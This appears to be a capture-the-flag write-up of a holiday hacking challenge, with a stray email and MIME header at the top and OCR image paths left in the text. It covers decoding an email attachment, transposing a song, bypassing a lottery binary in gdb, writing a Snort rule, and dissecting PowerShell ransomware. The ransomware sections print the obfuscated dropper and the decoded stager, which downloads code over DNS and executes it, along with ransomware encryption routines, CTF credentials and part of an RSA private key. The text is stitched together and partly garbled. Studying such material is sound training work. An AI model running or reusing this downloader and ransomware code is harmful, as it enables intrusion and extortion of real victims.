Anyways, the following attachment should give you all the information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
```

Packet 52. 133 client pkt(s), 16 server pkt(s), 12 turn(s). Click to select.

Entire conversation (133 kB) — Show and save data as: ASCII — Stream: 0


Find:

The SMTP traffic capture actually contains the entire SMTP conversation and it's possible to grab the base64 encoded content of the attachment. Converting the Base64 string to ASCII shows you that this is a PDF file. To convert the Base64 string to an actual PDF i wrote the following Python code:

```
import base64

with open("base64_attachment", "r") as f:
      b64 = f.read()
      f.close()

with open("secret.pdf", "wb") as f:
      f.write(base64.b64decode(b64))
      f.close()
```

```
CA_C02SYD31GTFL:final$ python b64topdf.py
CA_C02SYD31GTFL:final$ file secret.pdf
secret.pdf: PDF document, version 1.5
```

Opening the PDF reveals the name of the song we needed to find. "Mary had a little lamb"




A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an "octave" apart from the next. Going key by key, we count 12 "half tone" steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

Have you noticed the black keys on the keyboard? They represent half steps between the white keys. For example, the black key between C and D is called C# (c-sharp) or Db (d-flat). Going from C to D is a whole step, but either is a half step from C#/Db. Some white keys don't have black ones between them. B & C and E & F are each only a half step apart. Why? Well, it turns out that our ears like it that way. Try this: press C D E F G A B C on a piano. It sounds natural, right? The "C major" scale you just played matches every other major scale:

- whole step from C to D
- whole step from D to E
- half step from E to F
- whole step from F to G
- Whole step from G to A
- Whole step from A to B, and finally
- Half step from B to C

If you follow that same pattern (whole whole half whole whole whole half), you can start from any note on the keyboard and play a major scale. So a Bb major scale would be Bb C D Eb F



comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.

To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

Objective 9 - Ransomware Recovery

Question 9: *Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge. Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?*
Answer: **Snort is alerting on all ransomware and only the ransomware!**

Solving Sleigh Bell Lottery Cranberry Pi terminal challenge

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.

This is the last of the Cranberry Pi challenges and to solve it you need to be able to navigate through a debugger to cause the lottery's executable to let you win. Running the executable shows that it picks a random lottery number for you and your chances of winning are pretty slim. We'll need to get smart.

My first step was to look at the contents of the symbol tables using objdump to get an idea of the functions being called"

```
elf@54a1c75a13c1:~$ objdump -t sleighbell-lotto
SYMBOL TABLE:
0000000000000238 l    d  .interp        0000000000000000              .interp
[...]
```

```
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
0000000000000b0a g     F .text  00000000000000c2              hmac_sha256
0000000000208070 g     O .bss   0000000000000008              decoded_data
000000000
0000000000000000       F *UND*  0000000000000000
rand@@GLIBC_2.2.5
0000000000208068 g       .data  0000000000000000              _edata
0000000000000000       F *UND*  0000000000000000
memcpy@@GLIBC_2.14
0000000000000000       F *UND*  0000000000000000
time@@GLIBC_2.2.5
00000000000014ca g     F .text  00000000000000e1              main
00000000000008c8 g     F .init  0000000000000000              _init
```

Pretty standard fucntions, except maybe we found something interesting in the “winnerwinner” function. Could this be the function that determines whether we won or not? The next step is to run the executable inside a debugger, gdb is available.

elf@54a1c75a13c1:~$ gdb -q sleighbell-lotto
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.

No debugging symbols, so we won’t be able to easily disassemble this into readable code. But, maybe we can try calling the winnerwinner function and see if there are any interesting strings in memory. We know there is a “main” function so set a breakpoint there:

```
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!

Congratulations! You've won, and have successfully completed this challenge.
```

```
[Inferior 1 (process 24) exited normally]
(gdb)
```

It looks like all we needed to do was call the winnerwinner function! Problem solved.

Achieving the main objective

The main objective here is to develop a snort rule to detect a specific ransomware the elves have told us about.

Opening the web-based Snort terminal challenge yields the following information:

```
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.
```

There are no existing Snort rules but we have some PCAPs. Opening the capture files on Wireshark you can quickly see that it's all DNS traffic, but a very specific type of DNS traffic. All the requests are for TXT records at randomly generated domains.

Here's a snippet of what the traffic looks like

```
19    0.182786    10.126.0.238      247.15.7.180      DNS   101   Standard
query 0xb423 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.ursrgeahbn.com
20    0.192916    247.15.7.180      10.126.0.238      DNS   423   Standard
query response 0xb423 TXT
2.77616E6E61636F6F6B69652E6D696E2E707331.ursrgeahbn.com TXT
0000   36 39 37 34 37 39 32 65 34 33 37 32 37 39 37 30   6974792e43727970
0010   37 34 36 66 36 37 37 32 36 31 37 30 36 38 37 39   746f677261706879
0020   32 65 34 31 36 35 37 33 34 64 36 31 36 65 36 31   2e4165734d616e61
```

```
0030   36 37 36 35 36 34 32 37 33 62 32 34 34 31 34 35   676564273b244145
0040   35 33 35 30 32 65 34 64 36 66 36 34 36 35 32 30   53502e4d6f646520
0050   33 64 32 30 35 62 35 33 37 39 37 33 37 34 36 35   3d205b5379737465
0060   36 64 32 65 35 33 36 35 36 33 37 35 37 32 36 39   6d2e536563757269
0070   37 34 37 39 32 65 34 33 37 32 37 39 37 30 37 34   74792e4372797074
0080   36 66 36 37 37 32 36 31 37 30 36 38 37 39 32 65   6f6772617068792e
0090   34 33 36 39 37 30 36 38 36 35 37 32 34 64 36 66   4369706865724d6f
00a0   36 34 36 35 35 64 33 61 33 61 34 33 34 32 34 33   64655d3a3a434243
00b0   33 62 32 34 34 31 34 35 35 33 35 30 32 65 34 32   3b24414553502e42
00c0   36 63 36 66 36 33 36 62 35 33 36 39 37 61 36 35   6c6f636b53697a65
00d0   32 30 33 64 32 30 33 31 33 32 33 38 33 62 32 34   203d203132383b24
00e0   34 31 34 35 35 33 35 30 32 65 34 62 36 35 37 39   414553502e4b6579
00f0   35 33 36 39 37 61 36 35 32 30 33 64 32 30         53697a65203d20
```

What is interesting about the traffic is that the responses from the DNS server appear to follow a few patterns:

1) TXT answer data length = 255 bytes
2) The domains are of the form <integer>.77616E6E61636F6F6B69652E6D696E2E707331.<domain>.<tld>
3) The TXT answer data appears to be base64 encoded
4) 77616E6E61636F6F6B69652E6D696E2E707331 is hex for "wannacookie.min.ps1" (PowerShellscript extension)

More on this later, but for now i have enough to move forward and write a Snort signature to detect the ransomware even if it switches domains.

```
elf@a9d952b1301f:~$ nano -w /etc/snort/rules/local.rules
alert udp any any -> any any (msg:"Ransomware DNS request"; content:"|37 37
36 31 36 45 36 45 36 31 36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44 36 39
36 45 32 45 37 30 37 33 33 31|"; pcre:"/.*[A-Z0-9]{5,}.*/"; sid:10001;)
elf@a9d952b1301f:~$
[+] Congratulation! Snort is alerting on all ransomware and only the
ransomware!
```

The Snort rule will match for all packets containing the string "77616E6E61636F6F6B69652E6D696E2E707331" (37 37 36 31 36 45 36 45 36 31 36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33 33 31 in hex) which seemed to be a constant on all DNS requests regardless of whether the actual domain had changed. It will also detect on packets that match the pcre regular expression .*[A-Z0-9]{5,}.* which would match requests of the type used by the ransomware.

Question 10: *After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?*

Answer: **erohetfanu.com**

The document (CHOCOLATE_CHIP_COOKIE_RECIPE.docm) contains a malicious macro that executes the following PowerShellcode:

```
powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C "sal a New-Object;
iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lV
HRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegc
P2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ix
dr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNi
QXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdD
FY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

To obfuscate the script, the attacker is encoding and compressing the malicious code using Base64 and the Deflate algorithm. Both are available in PowerShellvia the IO.Compression namespace. One way to get around this is to “run” the PowerShellscript but without the powershell.exe arguments and iex() call as follows:

```
PS C:\Users\admin> sal a New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::From
Base64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5J
DzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJn
CCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWm
QSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjg
C9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTB
QvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQv
GDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text
.Encoding]::ASCII)).ReadToEnd()
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach
{[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f
= "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -
Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};
iex($(H2A $h | Out-string))
PS C:\Users\admin>
```

Now that we know what the code does and we dissected the PowerShellpayload, we can see the domain name that the ransomware is using: **erohetfanu.com**

Another valid approach is to run the PowerShellcode in a sandbox and go over the results to get the clear text PowerShellcode.

Question 11: *Analyze the full malware source code to find a kill-switch and activate it at the Northole's domain registrar HoHoHo Daddy.*
What is the full sentence text that appears on the domain registration success message (bottom sentence)?
Answer: **Successfully registered yippeekiyaa.aaay!**

We are told that the ransomware has a kill-switch. WannaCry is a piece of malware that has a kill-switch domain. Once the kill-switch domain was registered, the ransomware would be rendered useless and would not infect systems anymore. Logically, there has to be some way for the malware to check if the domain has been registered or not, and this has to be in the source code.

Using the same technique as before we can run the PowerShellcode to see what it does, and hopefully it downloads the ransomware executable or even better, its PowerShellsource code!

Alternatively, if the domain and ransomware server were offline or inactive, we could actually dump the source code from the PCAP we obtained through the Snort sensor from the previous challenge at http://snortsensor1.kringlecastle.com/ using the credentials:
Username | elf
Password | onashelf

```
PS C:\users\admin> function H2A($a) {$o; $a -split '(..)' | ? { $_ }  |
forEach {[char]([convert]::toint16($_,
16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([
convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (
Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings}; $(H2A $h | Out-string) | Out-File dump.ps1
```

Using Out-File will ensure that the output is saved to a local file so we can dissect it further using an IDE and debugger. In this case i used Windows PowerShell ISE to modify and debug the ransomware source code. The first step is to clean up the code since there are no newlines and it's nearly impossible to read. There are tools online that can help clean it up but some manual work is also required. Tedious but easy task. Lets analyze the source code.

The function wanc() is basically the ransomware main function.

```
function wanc {
   $S1 =
"1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
```

```
  if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com
-Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
      return
  };
  if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
      return
  };
```

The first line simply assigns a hex value to the S1 variable. The first if statement checks whether the response to a DNS TXT query is null or not. If it is not null then the function returns and does nothing else. This looks like it's checking for a kill-switch domain. The second if statement checks whether the host is part of the "KRINGLECASTLE" AD domain and it also checks to see whether there is a process listening on at localhost port 8080 (likely a check to see if the host is already infected).

OK, but what domain is it checking for? Here's where things get messy.

```
((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -
ErrorAction 0 -Server 8.8.8.8))
```

There are two domains being resolved here:
6B696C6C737769746368.erohetfanu.com and $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString()

Looking closely at the H2A() B2H() G2B() H2B() and ti_rox() functions we can determine the following:

- H2A() converts a hex string to ascii
- B2H() converts a byte[] stream to hex string
- ti_rox() XORs an input string with a key that is passed as an argument
- G2B() Gzip decompress a byte[] stream
- H2B() converts a hex string to a byte[] stream

So the actual kill-switch domain is obtained by manipulating the $S1 variable with these functions just to make it harder to find. It converts it to a byte stream, gzip decompresses it, then converts the data back to hex, then XORs with the data it gets back from a DNS request as a key, then it converts back to hex and finally, to ASCII.

For clarity, the data from the answer section in the TXT record for 6B696C6C737769746368.erohetfanu.com is being used as the key for ti_rox()

I was able to print out the kill-switch domain by deleting and creating a new wanc() function as follows:

```
 function wanc {
    $S1 =
"1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    # comment out the killswitch check
    #if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B
$(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -
ErrorAction 0 -Server 8.8.8.8))) {
    #    return
    #};
    # does some checks for specific domain and to see if malware already
running
    #if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or
(Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
    #    return
   $ks = $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings;
   $kso = $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $ks)))
   Write-Host $ks;
   Write-Host $kso; # kill-switch
   };
```

PS Z:\D\final\> dump_readable.ps1
66667272727869657268667865666B73
yippeekiyaa.aaay <--- Kill-switch domain

Question 12: *After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?*
***Answer:* ED#ED#EED#EF#G#F#G#ABA#BA#B**

We are given a zip file that contains two files:

- Powershell.exe_181109_104716.dmp
- alabaster_passwords.elfdb.wannacookie

The first file is a memory dump of the PowerShellprocess running the ransomware. The second file is Alabaster's database file that was encrypted by the ransomware. Our goal is to be able to obtain the decryption key and decrypt the database file so we can get Santa's vault password.

Further analyzing the malware yields some interesting information. The key pieces of information are:

- The actual encryption key is NOT going to be found in memory.
- The ransomware retrieves a Public Key from via a DNS TXT query for 7365727665722E637274.erohetfanu.com
  - 7365727665722E637274 => “server.crt”
- $b_k 512-bit randomly generated byte stream (the AES encryption key).
- $h_k is $b_k in Hexadecimal.
- $p_k_e_k holds the value that results from encrypting the AES symmetric key using the Public Key retrieved from a DNS query.
- $p_k_e is the function that encrypts the encryption key using RSA.
- The e_n_d() function is a helper function to file encryption/decryption.
- The e_d_file() function takes care of either AES encrypting or decrypting the files on disk. Encryption or Decryption is determined by a boolean variable passed as an argument. This function is called by e_n_d()

```
Retrieving the RSA public key:
[...]
     $p_k =
[System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
[...]
Generating a random byte stream used for AES:
    $b_k =
([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) +
([char[]]([char]01..[char]255)) + 0..9 | sort { Get-Random } )[0..15] -join
''))  | ? { $_ -ne 0x00 } );
Convert the key to hexadecimal:
    $h_k = $(B2H $b_k);
Generate a SHA1 hash of the hex value of the encryption key:
    $k_h = $(sh1 $h_k);

RSA encrypt the AES key:
    $p_k_e_k = (p_k_e $b_k $p_k).ToString();
```

The value of this variable is hexadecimal because p_k_e() returns a call to B2H(). If we actually run the ransomware (comment out the call to e_n_d() you can see that this is a long hex string of length 512. It’s also worth noting that since this value is based on the $b_k variable is generated at random, the value of $p_k_e_k (the encrypted encryption key) will always be different. Meaning that the value for Alabaster’s workstation is unique and it could only be found on the memory dump (hopefully).

Then, the ransomware create an array containing a list of files to be encrypted by recursively searching specific User directories:

```
[...]
```

```
    [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:user
profile+'\Videos'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music
')) -Recurse | where {
        ! $_.PSIsContainer
    } | Foreach-Object { $_.Fullname });
[...]
```

Encrypts the files and delete the encryption key from memory:

```
e_n_d $b_k $f_c $true;
Clear-variable -Name "h_k";
Clear-variable -Name "b_k";
```

At this point we can start digging into the process memory dump and see if there's anything of interest. I was unable to load the memory dump using Volatility and my options were limited. I could run "strings" on the memory dump and manually sift through the strings to see if i could find anything that looked like a Hex string of 512 characters in length to get the the encrypted encryption key or maybe even the encryption key itself, another hex value but 32 characters in length. I know that it's 32 characters in length because of the following few lines of code:

```
[...]
}
  elseif ($recvd -eq 'GET /cookie_is_paid') {
    $c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name
("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;
      if ( $c_n_k.length -eq 32 ) {
        $html = $c_n_k
      }
[...]
```

When you pay the ransom, you would get a string of 32 characters in length. There are a few 32-character strings in memory, but none of those were able to decrypt the .wannacookie encrypted file which seems to support the hypothesis that the key is not stored in memory. However, i did find one 512 character hex string in the memory dump.

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc
44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537
d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf
019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e604
07d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100
b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9a
b398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

This looks exactly like the value for $p_k_e_k, the RSA encrypted encryption key. There isn't much you can do with that unless we are also able to somehow find the RSA private key so that we can decrypt the hex string for $p_k_e_k and find the actual AES encryption key. Fortunately for us, the North Pole hackers forgot to harden their web server and, if you remember, the ransomware makes a DNS query for a "server.crt" (7365727665722E637274.erohetfanu.com) public key file used for the RSA encryption function.

As it turns out, you can craft a DNS request for "server.key" at (7365727665722e6b6579.erohetfanu.com) and retrieve the RSA private key by adding the following line of code to the ransomware and printing the value:

```
    $private_key = $(g_o_dns("7365727665722e6b6579") );

 -----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
